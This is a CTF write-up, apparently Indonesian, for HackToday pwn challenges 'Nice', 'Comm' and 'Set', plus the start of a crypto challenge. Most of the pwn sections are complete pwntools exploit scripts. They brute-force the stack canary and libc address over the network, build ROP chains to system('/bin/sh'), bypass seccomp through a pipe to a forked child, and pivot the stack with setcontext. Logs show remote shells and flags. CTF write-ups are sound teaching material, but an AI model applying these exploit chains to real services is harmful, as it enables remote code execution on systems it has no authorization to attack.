Terlantarkan

DarkAngel

Aa133

EternalBeats

Daftar Isi

All

Hardest Problem Today

Langkah Penyelesaian:

Hardest Problem Today x

hacktoday{The_Hardest_Flag_Today}

rev pwn cry web mis for

Flag in description...

Flag:

hacktoday{The_Hardest_Flag_Today}

Binary Exploitation

Nice

Langkah Penyelesaian:

Reverse engineering

```
__asm { endbr64 }
v15 = v3;
v14 = __readfsqword(0x28u);
init(argc, argv, envp);
v7 = sub_1290(2LL, 1LL, 0LL);
v6 = 1;
v4 = sub_1210(0LL);
sub_1200(v4);
v8 = (int)sub_1280() % 1001 + 8000;
sub_1180(v7, 1LL, 15LL, &v6, 4LL);
v10 = 2;
v12 = 0;
v11 = (unsigned __int16)sub_11A0((unsigned __int16)v8);
sub_1240(v7, &v10, 16LL);
sub_1220(v7, 1LL);
puts_0("Hello Guys");
printf_0("This challenge will run at port %d\n", v8);
puts_0("Can you exploit it?");
alarm_0(720LL);
while ( 1 )
{
  v9 = accept_0(v7, 0LL, 0LL);
  if ( !(unsigned int)fork_0() )
    break;
  close_0(v9);
  wait_0(0LL);
}
dup2_0(v9, 0LL);
dup2_0(v9, 1LL);
dup2_0(v9, 2LL);
close_0(v9);
read_0(0LL, &v13, 512LL);
puts_0("Oopsie");
result = 0;
if ( __readfsqword(0x28u) != v14 )
  result = sub_1190();
return result;
}
```

Setelah melihat decompiler diatas, mungkin tidak sempurna dan ada beberapa yang saya betulkan, program ini akan melakukan listener sebagai server dan portnya yang diberikan random.

```
┌──[root@kali]─[/media/sf_CTF/hacktoday/nice]
└──╼ #./nice
Hello Guys
This challenge will run at port 8058
Can you exploit it?
```

Setelah melakukan connect ke port yang diberikan dan memberikan input, ternyata lanjutan dari program sever yang dijalankan.

```
┌──[✗]─[root@kali]─[/media/sf_CTF/hacktoday/nice]
└──╼ #nc localhost 8058
asdas
Oopsie
```

Setelah mencoba input yang panjang, penulis mendapatkan stack smashing artinya cannarynya berubah, jadi bisa buffer overflow.

```
Oopsie
┌──[root@kali]─[/media/sf_CTF/hacktoday/nice]
└──╼ #nc localhost 8058
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Oopsie
*** stack smashing detected ***: terminated
```

Dari sini penulis memikirkan bagaimana cara mendapatkan canary, penulis mendapatkan ide yaitu brute force satu per satu byte cannary, jika tidak muncul stack smashing , maka bytenya benar. Penulis mengetahui byte pertama secara static \x00 jadi hanya mencari 7 bytes lagi. Setelah mendapatkan canarynya, penulis juga akan memikirkan bagaimana cara leak libc address, setelah berpikir ternyata return addressnya ada area libc yaitu __libc_start_main+234 (dilocal), penulis mendapatkan ide dengan return address yang dapat mengeluarkan stdout apapun, kalau outpunya keprint artinya byte libcnya benar. Penulis telah menemukan gadget yang dapat print version libc.

```
0x7ffff7dfc1a3:      nop    WORD PTR cs:[rax+rax*1+0x0]
0x7ffff7dfc1ad:      nop    DWORD PTR [rax]
0x7ffff7dfc1b0 <__libc_print_version>:       endbr64
0x7ffff7dfc1b4 <__libc_print_version+4>:     mov    edx,0x1ba
0x7ffff7dfc1b9 <__libc_print_version+9>:     lea    rsi,[rip+0x1939c0]        # 0x7ffff7f8fb80 <banner>
0x7ffff7dfc1c0 <__libc_print_version+16>:    mov    edi,0x1
0x7ffff7dfc1c5 <__libc_print_version+21>:    jmp    0x7ffff7ee61d0 <__GI___libc_write>
0x7ffff7dfc1ca:      nop    WORD PTR [rax+rax*1+0x0]
0x7ffff7dfc1d0 <__gnu_get_libc_release>:     endbr64
```

Jika byte libc benar, maka akan keluar banner dibawah ini.

```
┌──[root@kali]─[/media/sf_CTF/hacktoday/nice]
└─# python brute_libc.py LOCAL
[*] '/media/sf_CTF/hacktoday/nice/nice'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/media/sf_CTF/hacktoday/nice/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x002t\x95?PBaaaaaaaa
[+] Opening connection to localhost on port 8343: Done
[*] Switching to interactive mode
Oopsie
GNU C Library (Ubuntu GLIBC 2.31-0ubuntu9.1) stable release version 2.31.
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 9.3.0.
libc ABIs: UNIQUE IFUNC ABSOLUTE
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
[*] Got EOF while reading in interactive
```

Penulis akan melakukan brute force mencari 4 byte lagi, karena penulis mengetahui byte pertama \xb0 dan byte terakhir \x00\x00\x7f adalah static, jadi hanya mencari nilai byte tengah 4 lagi.
Seteleah mendapatkan libc address, maka akan melakukan rop chain untuk mendapatkan shell /bin/sh.
Penulis membuat 2 file pertama solve.py untuk brute canary dan brute_libc.py untuk brute libc, entah kenapa waktu itu tidak bisa sekaligus dijalankan jadi penulis memisahkan menjadi dua file tersebut.
Seteleah dijalankan memang memerlukan waktu yang cukup lama dan gagal berkali kali, dan akhrinya bisa mendapatkan shell /bin/sh/.

```
┌──[root@kali]─[/media/sf_CTF/hacktoday/nice]
└─────► #python solve.py
[*] '/media/sf_CTF/hacktoday/nice/nice'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.41.207.206 on port 17012: Done
port 8403
34
83
91
116
155
175
200
14460947852560638464
0×c8af9b745b532200
[*] Switching to interactive mode
Can you exploit it?
```

```
[*] Closed connection to 103.41.207.206 port 8403
┌──[root@kali]─[/media/sf_CTF/hacktoday/nice]
└─$ #python brute_libc.py
[*] '/media/sf_CTF/hacktoday/nice/nice'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/media/sf_CTF/hacktoday/nice/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x00S[t\x9b\xaf▯aaaaaaaa
brute libc
103.41.207.206 8403
GNU C Library (Ubuntu GLIBC 2.31-0ubuntu9.2) stable release version 2.31.
0×1
GNU C Library (Ubuntu GLIBC 2.31-0ubuntu9.2) stable release version 2.31.
0×40
GNU C Library (Ubuntu GLIBC 2.31-0ubuntu9.2) stable release version 2.31.
0×e8
GNU C Library (Ubuntu GLIBC 2.31-0ubuntu9.2) stable release version 2.31.
0×e9
0×7fe9e84001b0
0×7fe9e83d9000
[+] Opening connection to 103.41.207.206 on port 8403: Done
[*] Switching to interactive mode
Oopsie
$ ls
nice
run_challenge.sh
$ cd ..
$ cd /
```

```
$ ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
hacktoday{omg_u_can_exploit_me}
$ ls
```

Code:

solve.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 103.41.207.206 --port 17012 ./nice
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./nice')

# Many built-in settings can be controlled on the command-line and show up
# in "args".  For example, to dump all data sent/received, and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '103.41.207.206'
port = int(args.PORT or 17012)
```

```
def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv,aslr=0,
gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled

io = start()

io.recvuntil("port ")
port = io.recvline()[:-1]
print "port",port
```

```python
def cannary(p,host1,port1):

    for i in range(256):
        try:
            io1 = connect(host1, port1,level='error')

            io1.send(p + chr(i))
            io1.recvline()
            io1.recvline()

        except:
            return i

p = "a"*56
can ='\x00'
for i in range(7):
    temp = cannary(p+can, host, port)
    print temp
    can += chr(temp)

print u64(can)
print hex(u64(can))

io.interactive()
```

brute_libc.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host localhost --port 8916
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./nice')

# Many built-in settings can be controlled on the
command-line and show up
# in "args".  For example, to dump all data sent/received,
and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or 'localhost'
port = int(args.PORT or 8409)
```

```
def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript,
*a, **kw)
    else:
        return process([exe] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
continue
'''.format(**locals())

#==========================================================
#                    EXPLOIT GOES HERE
#==========================================================

libc = ELF("./libc-2.31.so")

host = '103.41.207.206'
port = 8403

can = 0xc8af9b745b532200

p = "a"*56
p += p64(can)
p += 'a'*8
print p
```

```python
def libc_leak(pd,host1,port1):
    for i in range(256):
        try:
            io1 = connect(host1, port1,level='error')

            io1.send(pd + chr(i))

            io1.recvline()
            data=io1.recvline()
            print data
            if "GNU C Library" in data:
                return i
        except:
            continue

leak_libc = '\xb0'

print 'brute libc'
print host,port

for i in range(12):
    lib_temp = libc_leak(p+leak_libc, host, port)

    if lib_temp == None:
        continue
    else:
        print hex(lib_temp)
        leak_libc += chr(lib_temp)
        if len(leak_libc) == 5:
            break

leak_libc += '\x7f\x00\x00'

print hex(u64(leak_libc))

libc.address = u64(leak_libc) - 0x271b0
print hex(libc.address)
pop_rdi = libc.search(asm('pop rdi ; ret')).next()

io = connect(host, port)

p = "a"*56
p += p64(can)
p += 'a'*8
p += p64(pop_rdi)
p += p64(libc.search("/bin/sh").next())
```

```
p += p64(pop_rdi+1)
p += p64(libc.sym['system'])
io.send(p)

io.interactive()
```

Flag:

hacktoday{omg_u_can_exploit_me}

Comm

Langkah Penyelesaian:

Reverse Engineering

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rbp
  int result; // eax
  void (*v5)(void); // [rsp-88h] [rbp-88h]
  unsigned int v6; // [rsp-80h] [rbp-80h]
  __int64 v7; // [rsp-78h] [rbp-78h]
  unsigned __int64 v8; // [rsp-10h] [rbp-10h]
  __int64 v9; // [rsp-8h] [rbp-8h]

  __asm { endbr64 }
  v9 = v3;
  v8 = __readfsqword(0x28u);
  setup_nobuffer(argc, argv, envp);
  pipe_0(&v6);
  if ( (int)fork_0() <= 0 )
  {
    signal_0(14LL, sighandler);
    putchar();
    read_0(v6, &v7, 1024LL);
  }
  else
  {
    signal_0(14LL, sighandler);
    putchar();
    v5 = (void (*)(void))mmap_0(0LL, 1024LL, 7LL, 34LL, 0xFFFFFFFFLL, 0LL);
    puts_0("[+] I'll execute your input ~");
    read_0(0LL, v5, 1024LL);
    setup_seccomp();
    v5();
  }
  result = 0;
  if ( __readfsqword(0x28u) != v8 )
    result = sub_1150();
  return result;
}
```

Diatas ada pipe bisa digunakan untuk membuat Stdout satu process menjadi stdin ke process lainnya hasilnya akan dimasukan ke v6, isinya dua fd yang dibuat adalah 3 dan 4, bisa juga 4 dan 5 dan seterusnya, mencari fdnya kosong.
Fork untuk membuat process yang baru, karena berhasil if fork_0 <= akan gagal, dan menjalankan else, didalam else dapat membuat shellcode dan dijalan setelah melihat alur program mmap membuat area memory execute, read ke are area memory execute, dan dijalankan, tetapi ada setup seccomp.

```
[root@kali]-[/media/sf_CTF/hacktoday/set]
└─# seccomp-tools dump ./chall
line  CODE  JT   JF      K
=================================
0000: 0x20 0x00 0x00 0x00000004  A = arch
0001: 0x15 0x00 0x0b 0xc000003e  if (A ≠ ARCH_X86_64) goto 0013
0002: 0x20 0x00 0x00 0x00000000  A = sys_number
0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x08 0xffffffff  if (A ≠ 0xffffffff) goto 0013
0005: 0x15 0x07 0x00 0x00000009  if (A = mmap) goto 0013
0006: 0x15 0x06 0x00 0x0000000a  if (A = mprotect) goto 0013
0007: 0x15 0x05 0x00 0x00000039  if (A = fork) goto 0013
0008: 0x15 0x04 0x00 0x0000003a  if (A = vfork) goto 0013
0009: 0x15 0x03 0x00 0x0000003b  if (A = execve) goto 0013
0010: 0x15 0x02 0x00 0x00000055  if (A = creat) goto 0013
0011: 0x15 0x01 0x00 0x00000142  if (A = execveat) goto 0013
0012: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0013: 0x06 0x00 0x00 0x00000000  return KILL
```

Setelah dijalankan ada beberapa syscall yang di blacklist kemungkinan tidak bisa langsung menjalankan shell /bin/sh.
Pertama kali saya akan leak address pie dan libcnya terlebih dahulu.
Setelah berpikir cukup lama, saya kepikiran kalau child process yang dibuat sebelum dapat digunakan untuk bypass seccomp atau seccomp tidak dijalankan. chilld process yang dijalankan membutuhkan input(stdin) yaitu read, dan saya langsung menggunakan pipe yang sudah dibuat, setelah melihat ada fd 3 dan 4 yang dibuat
Sebagai referensi https://www.geeksforgeeks.org/pipe-system-call/
Saya akan menggunakan fd yang lebih tinggi yaitu 4 sebagai ouput dari parent process.
Pertama saya akan mencoba mengirimkan stdout sebanyak 500 bytes ke child process
write(4, 'rsp', 500))

```
┌──[root@kali]─[/media/sf_CTF/hacktoday/comm]
└──╼ #python solve.py LOCAL
[*] '/media/sf_CTF/hacktoday/comm/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process '/media/sf_CTF/hackto
[*] '/usr/lib/x86_64-linux-gnu/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x555555554000
0x9d8ef97eacecaa00
0x7ffff7de3d0a
0x7ffff7dbd000
[*] Switching to interactive mode
*** stack smashing detected ***: terminated
[*] Process '/media/sf_CTF/hacktoday/comm/chall'
```

Hasilnya smashing detected

Setelah mencari letak cannary yang benar, didapatkan offset Paddingnya 104, setelah itu dapat ditambahkan canaray + pad 8 + ropchain, saya coba dilocal tidak bisa, tetapi saya coba di server bisa.

```
┌──[root@kali]─[/media/sf_CTF/hacktoday/comm]
└──╼ #python solve.py
[*] '/media/sf_CTF/hacktoday/comm/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.41.207.206 on port 17011: Done
[*] '/media/sf_CTF/hacktoday/comm/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x55b1d5280000
0x37b199e52b261200
0x7f134410b0b3
0x7f13440e4000
[*] Switching to interactive mode
/home/ctf/run_challenge.sh: line 2:   679 Segmentation fault      (core dumped) ./chall
$ cat /flag
hacktoday{only_read_and_write_cant_stop_you__YXphCg}
$
```

Code:

solve.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 103.41.207.206 --port 17011 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the
command-line and show up
# in "args".  For example, to dump all data sent/received,
and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '103.41.207.206'
port = int(args.PORT or 17011)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv,
gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
```

```
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *0x5555555554aa
continue
'''.format(**locals())

#==========================================================
#                    EXPLOIT GOES HERE
#==========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled

io = start()

libc = ELF("./libc.so.6")

main = 0x13e9
main_jmp = main +195

p =''
p += asm(shellcraft.write(1, 'rsp', 8*21))
p += asm(shellcraft.read(0, 'rsp', 512))
p += asm(shellcraft.write(4, 'rsp', 104+8+64))
p += asm('ret')

io.sendafter("~\n",p)

data = io.recv(8*21)

base_exe = u64(data[:8]) -main_jmp
print hex(base_exe)

can = u64(data[8*18:8*19])
print hex(can)

leak=u64(data[8*20:])
print hex(leak)
libc.address = leak - libc.sym['__libc_start_main']- 234-9
print hex(libc.address)
pop_rdi=libc.search(asm('pop rdi ; ret')).next()
```

```
p = ''
p += 'a'*104
p += p64(can)
p += p64(0)
p += p64(pop_rdi)
p += p64(libc.search("/bin/sh").next())
p += p64(pop_rdi+1)
p += p64(libc.sym['system'])

io.send(p)

io.interactive()
```

Flag:

hacktoday{only_read_and_write_cant_stop_you__YXphCg}

Set

Langkah Penyelesaian:

Reverse engineering

IDA View-A | Pseudocode-A | Hex View-1

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rbp
  int result; // eax
  int v5; // [rsp-E4h] [rbp-E4h]
  __int64 v6; // [rsp-E0h] [rbp-E0h]
  __int64 v7; // [rsp-D8h] [rbp-D8h]
  unsigned __int64 v8; // [rsp-10h] [rbp-10h]
  __int64 v9; // [rsp-8h] [rbp-8h]

  __asm { endbr64 }
  v9 = v3;
  v8 = __readfsqword(0x28u);
  setup_nobuffer(argc, argv, envp);
  setup_seccomp();
  sub_1150("buf: ");
  input_str(&buffer, 1024LL);
  sub_1100(10LL);
  sub_1150("index: ");
  sub_1180("%d", &v5);
  sub_1150("value: %ld\n\n");
  sub_1150("index: ");
  sub_1180("%d", &v5);
  sub_1150("value: %ld\n\n");
  sub_1150("index: ");
  sub_1180("%d", &v5);
  sub_1150("[%d] = ");
  sub_1180("%ld", &v7 + v5);
  sub_1100(10LL);
  sub_1150("num: ");
  sub_1180("%ld", &v6);
  do_nothing_and_return_31337(31337LL, 1337LL, v6);
  result = 0;
  if ( __readfsqword(0x28u) != v8 )
    result = sub_1140();
  return result;
}
```

```
__int64 __fastcall do_nothing_and_return_31337(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v4; // [rsp-8h] [rbp-8h]

  __asm { endbr64 }
  *(&v4 - 1) = a1;
  *(&v4 - 2) = a2;
  *(&v4 - 3) = a3;
  return 31337LL;
}
```

Setelah melakukan reverse engineering, penulis melihat ada dua function yang bisa djadikan untuk exploit. Mari melihat alur dari program tersebut dari pertama
input str dimasukin ke buffer bisa digunakan untuk rop chain
input int dimasukin ke v5 dan diprintf var+v5 bisa digunakan leak address
input int dimasukin ke v5 dan diprintf var+v5 bisa digunakan leak address
Input int dimasukin ke v5 dan input int ke address var+5 bisa digunakan read kemanapun.
Input int dimasukin ke v6
V6 akan dipassing ke function do_nothing_and_return_31337 sebagai parameter ke 3 (rdx).

Dari alur diatas penulis akan menggunakan variable buffer untuk rop chain setelah leak address libc dan address pie, menggunakan printf dua kali untuk leak address libc dan address pie offset 31 untuk print address function main dan offset 27 untuk print __libc_start_main+243 setelah itu kalkulasi menjadi base libc dan base pie,
Karena setelah alur leak address hanya bisa control Register rdx dan return kemanapun (hanya satu address ropchain), Penulis akan menggunakan read kemanapun ke return address menjadi gadget setcontext + 61 untuk mengatur register rsp karena hanya bisa kontrol rdx dengan memasukan input ke v6 dan setelah kembali dari function do_nothing_and_return_31337.

Gadget setcontext+61 bisa memindahkan nilai dar address rdx+0xa0 ke rsp.

```
0x00007ffff7de50d4 <+52>:    fldenv [rcx]
0x00007ffff7de50d6 <+54>:    ldmxcsr DWORD PTR [rdx+0x1c0]
0x00007ffff7de50dd <+61>:    mov    rsp,QWORD PTR [rdx+0xa0]
0x00007ffff7de50e4 <+68>:    mov    rbx,QWORD PTR [rdx+0x80]
0x00007ffff7de50eb <+75>:    mov    rbp,QWORD PTR [rdx+0x78]
0x00007ffff7de50ef <+79>:    mov    r12,QWORD PTR [rdx+0x48]
0x00007ffff7de50f3 <+83>:    mov    r13,QWORD PTR [rdx+0x50]
0x00007ffff7de50f7 <+87>:    mov    r14,QWORD PTR [rdx+0x58]
0x00007ffff7de50fb <+91>:    mov    r15,QWORD PTR [rdx+0x60]
0x00007ffff7de50ff <+95>:    test   DWORD PTR fs:0x48,0x2
0x00007ffff7de510b <+107>:   je     0x7ffff7de51c6 <setcontext+
```

Dibawah ini dapat dilihat rdx bisa diatur setelah ret.

```
[ Legend: Modified register | Code | Heap | Stack |
$rax   : 0x0
$rbx   : 0x0000555555555680  →  <__libc_csu_init+0>
$rcx   : 0x0
$rdx   : 0xdeadbeef
$rsp   : 0x00007fffffffdf58  →  0x00005555555551a0
$rbp   : 0x0
$rsi   : 0x539
$rdi   : 0x7a69
$rip   : 0x0000555555555670  →  <main+484> ret
$r8    : 0xa
$r9    : 0x0
$r10   : 0x00007ffff7f2bac0  →  0x0000000100000000
$r11   : 0x00007ffff7f2c3c0  →  0x0002000200020002
$r12   : 0x00005555555551a0  →  <_start+0> endbr64
$r13   : 0x00007fffffffe040  →  0x0000000000000001
$r14   : 0x0
$r15   : 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRU
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs:
   0x555555555668 <main+476>       je    0x55555555
   0x55555555566a <main+478>       call  0x55555555
   0x55555555566f <main+483>       leave
 → 0x555555555670 <main+484>       ret
 ↳  0x5555555551a0 <_start+0>       endbr64
    0x5555555551a4 <_start+4>       xor    ebp, eb
    0x5555555551a6 <_start+6>       mov    r9, rdx
    0x5555555551a9 <_start+9>       pop    rsi
    0x5555555551aa <_start+10>      mov    rdx, rs
    0x5555555551ad <_start+13>      and    rsp, 0x
0x00007fffffffdf58│+0x0000: 0x00005555555551a0  →  <
```

Dengan menggunakan trik diatas, penulis akan menggunakan rsp ke variable buffer yang sudah dimasukan payload ropchain open read write file /flag.

```
┌──[root@kali]─[/media/sf_CTF/hacktoday/set]
└─# python solve.py
[*] '/media/sf_CTF/hacktoday/set/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.41.207.206 on port 17013: Done
[*] '/media/sf_CTF/hacktoday/set/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x55d4734d6000
0x7f0297211000
0x7f02972690dd
0x7f02973341c9
256
[*] Switching to interactive mode
hacktoday{congratz_you_solved_this_challenge_h3h3__bXRhCg}
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
x00\x00\x00\x00\x00\x00\x00/home/ctf/run_challenge.sh: line 2:   239 S
[*] Got EOF while reading in interactive
$
```

Code :

solve.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 103.41.207.206 --port 17013 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the
command-line and show up
# in "args".  For example, to dump all data sent/received,
and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
```

```python
host = args.HOST or '103.41.207.206'
port = int(args.PORT or 17013)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv,
gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
# b *0x5555555555be
# b *0x555555555602
# b *0x555555555638
# b *0x555555555494
b *0x0000555555555670
continue
'''.format(**locals())

#==========================================================
#                    EXPLOIT GOES HERE
#==========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled
```

```
io = start()

libc = ELF("./libc.so.6")

main = 0x148c
start = 0x11a0
buffer = 0x4060

p ='a'
io.sendafter(": ",p)

p = '31'
io.sendlineafter(": ",p)

io.recvuntil(": ")
base_exe = int(io.recvline()[:-1])-main #0x1680
print hex(base_exe)

p = '27'
io.sendlineafter(": ",p)
io.recvuntil(": ")
libc.address = int(io.recvline()[:-1]) -
libc.sym['__libc_start_main'] - 234-9
print hex(libc.address)

p = '27'
io.sendlineafter(": ",p)

p = str(base_exe + start)
io.sendlineafter(" = ",p)

# num
p = str(0xdeadbeef)
io.sendlineafter(": ",p)

to_setcontext = libc.address + 0x580a0 + 61
print hex(to_setcontext)

pop_rdi = libc.address + 0x0000000000026b72
pop_rsi = libc.address + 0x0000000000027529
pop_rdx = libc.address + 0x000000000011c371
pop_rax = libc.address + 0x000000000004a550
syscall_ret = libc.address+ 0x1231c9
print hex(syscall_ret)
```

```python
def syscall(rax, rdi, rsi, rdx):
    chain = p64(pop_rax) + p64(rax)
    chain += p64(pop_rdi) + p64(rdi)
    chain += p64(pop_rsi) + p64(rsi)
    chain += p64(pop_rdx) + p64(rdx)+ p64(0)
    chain += p64(syscall_ret)
    return chain

buffer = base_exe+0x4060

# ke dua
size=0x100
to_buffer = buffer+256
p =p64(buffer+8)
p += p64(pop_rax)
# p += syscall(2, to_buffer, 0, 0)
p += syscall(257, 0xffffffffffffff9c, to_buffer, 0)
p += syscall(0, 3, to_buffer+size, size)
p += syscall(1, 1, to_buffer+size, size)
print len(p)
p += '/flag'.ljust(64,"\x00")
io.sendafter(": ",p)

p = '0'
io.sendlineafter(": ",p)
io.recvuntil(": ")

p = '0'
io.sendlineafter(": ",p)
io.recvuntil(": ")

p = '27'
io.sendlineafter(": ",p)
p = str(to_setcontext)
io.sendlineafter(" = ",p)

# num
p = str(buffer-0xa0)
io.sendlineafter(": ",p)


io.interactive()
```

Flag:

hacktoday{congratz_you_solved_this_challenge_h3h3__bXRhCg}

Cryptography

AlanDaring

Langkah Penyelesaian:

```
konci = "##RESTRICTED##".upper()

> def banner():···
""")

def full_encrypt(pt):
    pwpw = enkrip(konci)
    enc = aes(pwpw).encrypt(pt)
    return enc

def ini_kan_yang_kamu_cari():
    file = open("flag.png","rb").read()
    pwpw = konci
    file_enc = aes(pwpw).encrypt(file)
    open("file.enc","w+").write(file_enc)
```

Jadi disini untuk bagian encryption flag nya cukup sederhana, dimana ia hanya memakai AES ECB (encryption AES nya ada di file lain...) menggunakan key yang tidak diketahui.

```python
> def menu():...
  ------------------------------------------------------------------
  |                                                                |
  |  [+] 1. Full encrypt on your own                               |
  |  [+] 2. Encrypt with aes only                                  |
  |  [+] 3. Encrypt with m_enckrip only                            |
  |                                                                |
  ------------------------------------------------------------------
    """)


  def main():
    while(1):
      menu()
      inputan = int(raw_input("Select menu : "))
      if(inputan == 3):
        banner()
        kunci = raw_input("Kunci : ")
